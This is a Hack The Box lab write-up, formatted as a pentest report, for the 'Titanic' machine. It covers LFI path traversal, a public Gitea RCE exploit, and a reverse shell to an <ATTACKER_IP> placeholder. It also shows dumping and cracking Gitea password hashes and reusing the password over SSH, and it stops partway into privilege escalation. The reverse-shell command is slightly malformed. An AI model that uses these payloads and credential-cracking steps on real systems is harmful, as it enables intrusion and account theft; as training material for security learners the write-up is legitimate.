

PENETRATION TEST REPORT

HTB: Titanic

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-09-26
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	18
6. Post Exploitation & Loot.....	26
7. Remediation Summaries.....	27
8. Appendices.....	28

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	1
High Vulnerabilities	4
Low Vulnerabilities	1

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.231.221	titanic	Ubuntu Linux	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-09-25 10:35 UTC
End Date/Time	2026-09-25 14:00 UTC
Total Time	3h 25min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
BurpSuite	Web application security testing tool. Intercepting, editing HTTP communications
cve-2026-60004-poc.py	Automated exploit for Gitea CVE-2026-60004 https://github.com/imbas007/CVE-2026-60004-POC
NetCat	Read and write data across networks. Listener
sqlite3	Target system present. Binary to query SQLite database
Hashcat	World's fastest and most advanced password recovery utility

4. Attack Narrative

4.1 Host: titanic — 10.129.231.221

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -n -Pn -vv --min-rate=5000 10.129.231.221 -oG
network/nmap_ports.txt
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

SSH port 22, HTTP port 80

Targeted service/version scan on discovered ports:

```
nmap -p22,80 -Pn -n -sCV --min-rate=5000 10.129.231.221 -oN
network/nmap_service.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Did not follow redirect to http://titanic.htb/
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH: OpenSSH 8.9p1

OS: Ubuntu

Web server: Apache 2.4.52


Domain: titanic.htb

Add IP - Domain to /etc/hosts

```
10.129.231.221 titanic.htb
```

Phase 2: Enumeration


Browsing: <http://titanic.htb/>




Click "Book Your Trip" or "Book Now".

A screenshot of a modal form titled "Book Your Trip" with a close button (X) in the top right corner. The form is set against a dark background and contains several input fields: "Full Name" with a placeholder "Enter your full name", "Email address" with a placeholder "Enter your email", "Phone Number" with a placeholder "Enter your phone number", "Travel Date" with a placeholder "mm / dd / yyyy" and a calendar icon, and "Cabin Type" with a dropdown menu currently showing "Standard". At the bottom of the form is a blue "Submit" button.

Fill and submit the form, a JSON file is downloaded containing the data submitted.



Intercepting the request sent after submitting the form with BurpSuite. The ticket is created at POST /book and redirects to /download?ticket=<TICKET_UUID>.json. Following this redirect, the response contains the data of the file, as in the downloaded file. As this parameter is calling a local file, probing this functionality with path traversal and trying to include other files in the system (LFI). Discover reading system files is possible by requesting /etc/passwd with traversal of 5 directories to reach root /. Payload in /download?ticket= :
 ../../../../etc/passwd




Noted www-data and developer system accounts and it's directories.

Flag — user.txt

Assumed the account running web is www-data and would not have permissions to read other users home directory (like discovered /home/developer) but it does have the rights, enabling to capture the user flag user.txt:

```
../../../../../../home/developer/user.txt
```




(This can be achieved because HTB known patterns of storing user flag user.txt under a user's home directory, and after reading /etc/passwd the only home directory found was /home/developer)

user.txt: ee27cce3891448c2d93202ab75bd22c2

Continue reading system files, now DNS configuration in /etc/hosts:

```
../../../../../../etc/hosts
```




This file reveals a subdomain dev.titanic.htb, providing new attack surface.

Adding to attacker's /etc/hosts.

10.129.231.221 titanic.htb dev.titanic.htb

Browsing: <http://dev.titanic.htb/>



Gitea Git service.

The version can be seen at the button left of the page.

Powered by Gitea Version: 1.22.1

Gitea 1.22.1.

Phase 3: Initial Access — CVE-2026-60004 - Unauthenticated RCE

Searching for fingerprinted Gitea 1.22.1 find CVE-2026-60004 that enables arbitrary command execution by abusing Git hooks.

A public PoC automates it with a python script, creating a user, then a repository, and exploiting this repository /diffpatch, achieving RCE as the account running the Gitea service.

PoC: <https://github.com/imbass007/CVE-2026-60004-POC>

Download the script:

```
wget https://raw.githubusercontent.com/imbass007/CVE-2026-60004-POC/refs/heads/main/cve-2026-60004-poc.py
```

Give execution permissions.

Run it against the vulnerable Gitea at dev.titanic.htb specifying command id:

```
python3 cve-2026-60004-poc.py --url http://dev.titanic.htb --cmd "id"
```

```

$ python3 cve-2026-60004-poc.py --url http://dev.titanic.htb --cmd "id"

CVE-2026-60004 | Gitea Pre-Auth RCE | CVSS 9.8 (CRIT)
diffpatch → git hook injection | v1.17-1.27.0 affected

Target : http://dev.titanic.htb
Mode   : full-auto
Command: id

[*] Gitea version: 1.22.1
[*] 1 Step 1: Register user ---
[*] Registering user: testpocclabk / testpocclabk@test.local
[+] Registration successful (HTTP 200)

[*] 2 Step 2: Create repository ---
[*] Creating repository: testpocclabk/poc-4egyl
[+] Repository created: testpocclabk/poc-4egyl

[*] 3 Step 3: Exploit ---
[*] Exploiting: http://dev.titanic.htb/api/v1/repos/testpocclabk/poc-4egyl/diffpatch
[*] Command: id
[*] Send count: 3
[+] Branch SHA: 0ffdbd0c04b7...
[*] Hook blob SHA1: 8dfb132548bcc8bab5a3423f7294a105deb5d5dd
[+] Send #1 -> HTTP 201 new_sha=1091ec638abb...
[+] Send #2 -> HTTP 201 new_sha=a4149d9dfdb3...
[+] Send #3 -> HTTP 201 new_sha=b17ec7579016...
[+] Exploit delivered! Hook should have executed.

[*] 4 Step 4: Retrieve command output ---
[*] Retrieving output from: /api/v1/repos/testpocclabk/poc-4egyl/raw/proof?ref=rce-proof
[+] Output retrieved (attempt 1):

uid=1000(git) gid=1000(git) groups=1000(git),1000(git)

```

1. Register user
2. Create repository
3. Exploit diffpatch with malicious hook
4. Retrieve command output

Output shows the user identity git.

Having RCE as git, execute reverse shell payload:

First, set listener:

(Use preferred port. Example uses 9001)

```
nc -nlvp 9001
```

Execute reverse shell using the mentioned script:

(Replace <ATTACKER_IP> placeholder with your attacker IP)

```
python3 cve-2026-60004-poc.py --url http://dev.titanic.htb --cmd "bash -c 'bash -i && /dev/tcp/<ATTACKER_IP>/9001 0>&1'"
```

```
connect to [10.10.14.204] from (UNKNOWN) [10.129.231.221] 39938
bash: cannot set terminal process group (615): Not a tty
bash: no job control in this shell
069e7799bf90:/data/gitea/tmp/local-repo/upload.git4198293600$ whoami && ifconfig | grep inet
<pload.git4198293600$ whoami && ifconfig | grep inet
git
    inet addr:172.18.0.2 Bcast:172.18.255.255 Mask:255.255.0.0
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
```

Shell as git. The connection comes from the target system IP but the network configuration does not list that IP. It lists 172.18.0.2, IP within Docker container ranges (172.16.0.0 – 172.31.255.255).

Navigating the container filesystem discover gitea binary under /app. Executing it:

```
./gitea
```

```
* RunMode: prod
* AppPath: /app/gitea/gitea
* WorkPath: /data/gitea
* CustomPath: /data/gitea
* ConfigFile: /data/gitea/conf/app.ini
Prepare to run web server
Git version: 2.45.2 (home: /data/gitea/home)
```

In the output first lines can read the configuration file path: /data/gitea/conf/app.ini
Reading the configuration file:

```
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable
```


Database type: SQLite.

(Port 3306 is default for MySQL. SQLite don't use ports)

Database Path: /data/gitea/gitea.db.

Reading database without authentication using sqlite3.

```
sqlite3 /data/gitea/gitea.db
```

Assuming common table naming user / users, discover user table. Query contents:

```
select * from user;
```

```
<occ1abk/poc-4egyl.git$ sqlite3 /data/gitea/gitea.db
SELECT * FROM user;
1|administrator|administrator|root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0|0|0|70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fbd1b20cf31db3e3c6a28fc9b|en-US||1722595379|1722597477|1722597477|0|-1|1|0|0|0|0|0|2e1e70639ac6b0eeecbdab4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0|gitea-auto|0
2|developer|developer|developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0|0|0|0ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-US||1722595646|1722603397|1722603397|0|-1|1|0|0|0|0|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|0|0|0|0|gitea-auto|0
3|some|some|some@some.some|0|enabled|13ecbf5309e3cbc5dfe8bc9d4f7b8dae2cb5b0d951211ab705c7c93daa3e65a87ff5f4b0f37aa773f805ec3139689a44031d|pbkdf2$50000$50|0|0|0|0|0|0|ac1d42a30ad1fcd4ecfce872d56f2bec|b6d18519251e1da52cc898eec43a4534|en-US||1790336189|1790336189|1790336189|0|-1|1|0|0|0|0|0|0|086564b4eeecd1716702dabb07fcd0cb|some@some.some|0|0|0|0|0|0|0|0|gitea-auto|0
4|testpoc1abk|testpoc1abk|testpoc1abk@test.local|0|enabled|2c288bcd86e5782d54a8a24cef103b1f8732f06867e61c1a0eb0f8cccd38b74e6613a056336e5ec2c847b27c5232513df39|pbkdf2$50000$50|0|0|0|0|0|0|9ffaf0446c7673a2fae7aa1cc2b1c340|b5b0671642ad01bea5733571f9c3704f|en-US||1790336883|1790336892|1790336885|1|-1|1|0|0|0|0|0|982e6697b5d9de4f0e0b92791139cd04|testpoc1abk@test.local|0|0|0|0|0|0|0|0|gitea-auto|0
5|testpoc42cc7|testpoc42cc7|testpoc42cc7@test.local|0|enabled|a589c9b7f128591facfe739e492dfa04f2aab615c3251067eb202f358b4ff493b71c267f1d2622790b54de3125cc67883c68|pbkdf2$50000$50|0|0|0|0|0|0|0dfe2015f5ee321d4412cd0a870c7023|0d4af283d46f72632124ef4724655cc3|en-US||1790337236|1790337237|1790337236|1|-1|1|0|0|0|0|0|ad0f104439c154b7f9ec927949a602b3|testpoc42cc7@test.local|0|0|0|0|0|0|0|0|gitea-auto|0
```

Hashes for administrator and developer. The rest rows are attacker entries.

administrator:

cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136

developer:

e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56

Algorithm: pbkdf2\$50000\$50

Searching "gitea pbkdf2 hash to hashcat" find a tool to convert Gitea hashes into crackable hashcat format. The tool specifies <salt> and <hash> parts are necessary.

Querying for salt column in user table:

```
select salt from user;
```

```
select salt from user;
2d149e5fbd1b20cf31db3e3c6a28fc9b
8bf3e3452b78544f8bee9400d6936d34
```

administrator salt: 2d149e5fbd1b20cf31db3e3c6a28fc9b

developer salt: 8bf3e3452b78544f8bee9400d6936d34

Conforming the salt and hash set for both accounts (salt:hash):

administrator:

```
2d149e5fbd1b20cf31db3e3c6a28fc9b:cba20ccf927d3ad0567b68161732d3fbca098ce88
6bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136
```

developer:

```
8bf3e3452b78544f8bee9400d6936d34:e531d398946137baea70ed6a680a54385ecff1313
09c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56
```

Download the tool to convert Gitea hashes to a crackable format:

```
wget https://raw.githubusercontent.com/hashcat/hashcat/refs/heads/master/
tools/gitea2hashcat.py
```

Give execution permission and run it including both hashes, separated by a space:

```
./gitea2hashcat.py
2d149e5fbd1b20cf31db3e3c6a28fc9b:cba20ccf927d3ad0567b68161732d3fbca098ce886bbc9
23b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136
8bf3e3452b78544f8bee9400d6936d34:e531d398946137baea70ed6a680a54385ecff131309c0b
d8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56
```

[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HMAC-SHA256)

```
sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J90tBWe2gWFzLT+8oJj0iGu8kjtAYqOWDUWcCNLfwG0yQGrJIHyYDEfF0BcTY=
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhn7rqc01qaApU0F7P8TEwnAvY8iXyhEBrfLy0/F2+8wvxaCYZJjRE6lLM+1Y=
```

administrator:

```
sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J90tBWe2gWFzLT+8oJj0iGu8kjtAYq
OWDUWcCNLfwG0yQGrJIHyYDEfF0BcTY=
```

developer:

```
sha256:50000:i/
PjRSt4VE+L7pQA1pNtNA==:5THTmJRhn7rqc01qaApU0F7P8TEwnAvY8iXyhEBrfLy0/
F2+8wvxaCYZJjRE6lLM+1Y=
```

Adding both to a file (titanic.hashes)


Cracking using Hashcat with mode 10900 and rockyou.txt wordlist:

```
hashcat -m 10900 titanic.hashes rockyou.txt
```

```
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhn7rqc01qaApU0F7P8TEwnAvY8iXyhEBrfL
y0/F2+8wvxaCYZJjRE6lLM+1Y=:25282528
```

Cracked developer hash: 25282528

Accessing to Gitea as developer to verify authentication with password:



Checking for password reuse on system account with same name identity developer.

Connecting via SSH:

```
ssh developer@titanic.htb
```

Input the password: 25282528

```
developer@titanic:~$ whoami && ifconfig | grep inet
developer
inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
inet6 fe80::42:36ff:feb2:97d1 prefixlen 64 scopeid 0x20<link>
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
inet 10.129.231.221 netmask 255.255.0.0 broadcast 10.129.255.255
inet6 dead:beef::a0de:adff:fecc:169a prefixlen 64 scopeid 0x0<global>
inet6 fe80::a0de:adff:fecc:169a prefixlen 64 scopeid 0x20<link>
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
inet6 fe80::e041:4ff:fe28:23b6 prefixlen 64 scopeid 0x20<link>
```

Password is reused. Connected as developer to the target system titanic with IP:

10.129.231.221

Phase 4: Privilege Escalation

Navigating /opt/scripts and find identify_images.sh, a shell script that is owned by root.

Listing script contents:

```
cat /opt/scripts/identify_images.sh
```

```
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
